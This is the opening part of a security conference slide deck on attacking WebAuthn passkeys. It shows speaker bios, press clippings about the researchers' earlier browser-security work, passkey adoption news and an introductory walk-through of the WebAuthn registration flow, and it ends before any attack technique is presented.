



Passkeys Pwned:
Turning WebAuthn Against Itself

Shourya Pratap Singh, Jonny Lin, Daniel Seetoh

About us



Shourya Pratap Singh

Principal Software Engineer



Jonny Lin

Frontend Engineer



Daniel Seetoh

Senior Frontend Engineer

About us

SquareX

Webmail Link-File Scanners


Forbes


Critical Security Flaws Found In Email Top 4—Apple, Gmail, Outlook & Yahoo

Davey Winder Senior Contributor

Davey Winder is a veteran cybersecurity writer, hacker and analyst

Follow

SWGs are Broken


The Register

Get Started Securing Cloud Workload Identities

EXPLORE CYBERARK

Secure Web Gateways are anything but as infosec hounds spot dozens of bypasses

'Vendors cannot fix' this architectural failure, SquareX founder tells us

Brandon Vigliarolo Fri 9 Aug 2024 16:00 UTC

DEF CON Secure Web Gateways (SWGs) are an essential part of enterprise security, which makes it shocking to learn that every single SWG in the Gartner Magic Quadrant for SASE and SSE can reportedly be bypassed, allowing attackers to deliver malware without gateways ever catching on.

Google MV3 Vulnerabilities


DARKREADING

NEWSLETTER SIGN-UP

Malicious Chrome Extensions Skate Past Google's Updated Security

Google's Manifest V3 offers better privacy and security controls for browser extensions than the previous M2, but too many lax permissions and gaps remain.

Jai Vijayan, Contributing Writer October 8, 2024

5 Min Read

Editor's Choice

Polymorphic Extensions


techradar pro THE BUSINESS TECHNOLOGY EXPERTS

Pro > Security

Malicious "polymorphic" Chrome extensions can mimic other tools to trick victims

News By Sead Fadilpašić published March 7, 2025

Would you be able to tell a shapeshifter from a real Chrome extension?

Comments (0)

OAuth Abuse to Hijack Extensions



CSO

SquareX Researchers Expose OAuth Attack on Chrome Extensions Days Before Major Breach

OAuth-based Attack on Chrome Extension Developers Revealed by SquareX Researchers a Week Before Major Breach


CyTwist Launches Advanced Security Solution to identify AI-Driven Cyber Threats in minutes

Browser & Device Takeover via Extension


New 'browser syncjacking' cyberattack lets hackers take over your computer via Chrome

This attack is truly diabolical. Here's how it works.

Browser-native Ransomware


siliconANGLE

SECURITY

Report warns that browser-native ransomware is a growing threat to enterprise data

BY DUNCAN RILEY


A new report out today from cybersecurity company SquareX Inc. is warning of a dangerous new evolution in ransomware: browser-native attacks that bypass traditional defenses and put millions of users at risk.

Browser-based ransomware differs from traditional ransomware that relies on downloaded files to infect systems in that the ransomware operates entirely within the browser and requires no download. Instead, the attack targets the victim's digital identity, taking advantage of the shift toward cloud-based enterprise storage and the fact that browser-based authentication has become the primary gateway to accessing these resources.

In a case study published by SquareX last week, the attacks leverage AI agents to automate the majority of the attack sequence, requiring minimal social engineering and interference from the attacker.

One potential scenario involves social-engineering users into granting a fake productivity tool access to their email, through which it can identify all the software-as-a-service applications the victims are registered with. Having gained access, the attacker can then systematically reset the passwords of these apps with AI agents, logging the users out on their own and holding enterprise data stored on these applications hostage.

Rapid adoption of Passkeys



Created with ChatGPT

Rapid adoption of Passkeys

SquareX

CNET — YOUR GUIDE TO A BETTER FUTURE

News AI Tech Home Entertainment Wellness

Why You Can Trust CNET

Our expert, award-winning staff selects the products we cover and rigorously researches and tests our top picks. If you buy through our links, we may get a commission. Reviews ethics statement

Tech

Microsoft Will Erase Your Passwords in 2 Weeks: What to Do Now

If the Authenticator app is your go-to password manager, you'll need to pick a new one soon.

Dashia Milden
July 18, 2025 4:00 p.m. PT

3 min read



Microsoft is pulling the plug on Authenticator's password manager, and you need to act now.
Cole Kan/CNET

Microsoft is axing passwords starting in August -- and if you use its Authenticator app, you'll want to be prepared.

For years, Microsoft Authenticator has been a go-to for managing multifactor authentication and saved passwords. However, starting next month, it will no longer support passwords and will move to passkeys instead. That means your logins will soon rely more on things like PINs, fingerprint scans or facial recognition.

Forbes

INNOVATION > CYBERSECURITY

Google Confirms Most Gmail Users Need To Add A Passkey

By Zak Doffman, Contributor. © Zak Doffman writes about security, surveillan... Follow Author

Published Jun 08, 2025, 01:41am EDT, Updated Jun 10, 2025, 02:20pm EDT

Share Save Comment 31




Android Police

Sign In Now

Passkeys are the future, and Google has the data to back it up


By Chandraveer Mathur — Published May 5, 2023



Follow Like

Stronger and more reliable authentication

A key area of focus for this initiative was encouraging users to adopt more secure means of 2FA, especially passkeys which currently offer the strongest mix of security and usability. Since we released passkeys to public beta in July 2023, **nearly 1.4 million passkeys have been registered on GitHub.com**. Even more impressive, passkeys rapidly overtook other forms of Webauthn-backed 2FA in day-to-day usage.



While we're bullish on passkeys, it's also important that GitHub continues to offer flexibility, reliability, and security in the ways developers around the world can authenticate to the platform, particularly for those who may not have access to such technology. We continue to support SMS as a 2FA option for those who may not be able to adopt other factors, but have intentionally made design choices in our 2FA onboarding workflows to encourage users to adopt more secure alternatives where possible. This work **reduced the overall share of SMS as a second factor by almost 25%** between early 2023 and early 2024. We see a lot of room ahead to continue driving passkey adoption, while also driving down use of less-secure factor types, and foresee a future where passkeys are the first choice for the majority of developers on the GitHub platform.

https://www.cnet.com/tech/microsoft-will-erase-your-passwords-in-2-weeks-what-to-do-now/
https://www.forbes.com/sites/zakdoffman/2025/06/08/google-confirms-almost-all-gmail-users-must-upgrade-accounts/
https://www.androidpolice.com/google-passkeys-data-faster-dependable-future/
https://github.blog/security/supply-chain-security/securing-millions-of-developers-through-2fa/

Why Passkeys?

SquareX

WebAuthn uses asymmetric (public-key) cryptography.

This has some benefits:

- Protection against phishing (signature changes based on origin)
- Not guessable (can’t brute force a digital signature easily like passwords)
- Reduced impact of data breach (nothing secret like private key is sent to servers)

Passkeys and WebAuthn




- The implementation of passkeys relies on a set of standard specifications known as **FIDO 2**.
- **WebAuthn** is one of the FIDO 2 specifications that enables passkey support in browsers.
- Thanks to WebAuthn, the browser mediates access to authenticators where the user's passkeys are stored.

The Password is Dead. Is the Replacement Ready?

SquareX

- Passkeys = phishing-resistant, invulnerable to guesses, and… **misunderstood**
- Most sites treat WebAuthn as a magic box — but it’s still JS
- We’ll show how attackers can exploit the trust boundary in the browser



Created with ChatGPT

WebAuthn 101


SquareX

- Overall Flow
  - Registration Flow
  - Authentication Flow

- Involved Parties
  - User
  - Authenticator
  - Client
  - Relying Party


Source: https://developer.mozilla.org/en-US/docs/Web/API/Web_Authentication_API

WebAuthn 101 – Registration Flow



Created with Mermaid Chart


WebAuthn 101 – Registration Flow



Created with Mermaid Chart

WebAuthn 101 – Registration Flow

SquareX




Server responds with challenge and additional information for public key credential creation

sqrx.com


Created with Mermaid Chart

WebAuthn 101 – Registration Flow



Created with Mermaid Chart

WebAuthn 101 – Registration Flow




Authenticator prompts for biometrics/PIN, generates a new key pair, stores the private key, and returns fields including

- Credential ID
- Attestation Object
  - Public Key
  - Counter
  - Flags

Created with Mermaid Chart

WebAuthn 101 – Registration Flow




Created with Mermaid Chart

The call to `navigator.credentials.create` returns PublicKeyCredential

- id => b64url-encoded credential ID
- rawId => ArrayBuffer of credential ID
- type => “public-key”
- getClientExtensionResults => returns results of extensions requested by the server
- response => AuthenticatorAttestationResponse
  - attestationObject => CBOR-encoded of
    - fmt => format
    - authData => ArrayBuffer of
      - rpIdHash
      - flags
      - signCount
      - aaguid
      - credIdLength
      - credId
      - coseKey
    - attStmt => attestation signature and certs
  - clientDataJSON => ArrayBuffer of client data
  - getTransports => method that returns authenticator transport mechanisms
  - … additional fields/methods

WebAuthn 101 – Registration Flow

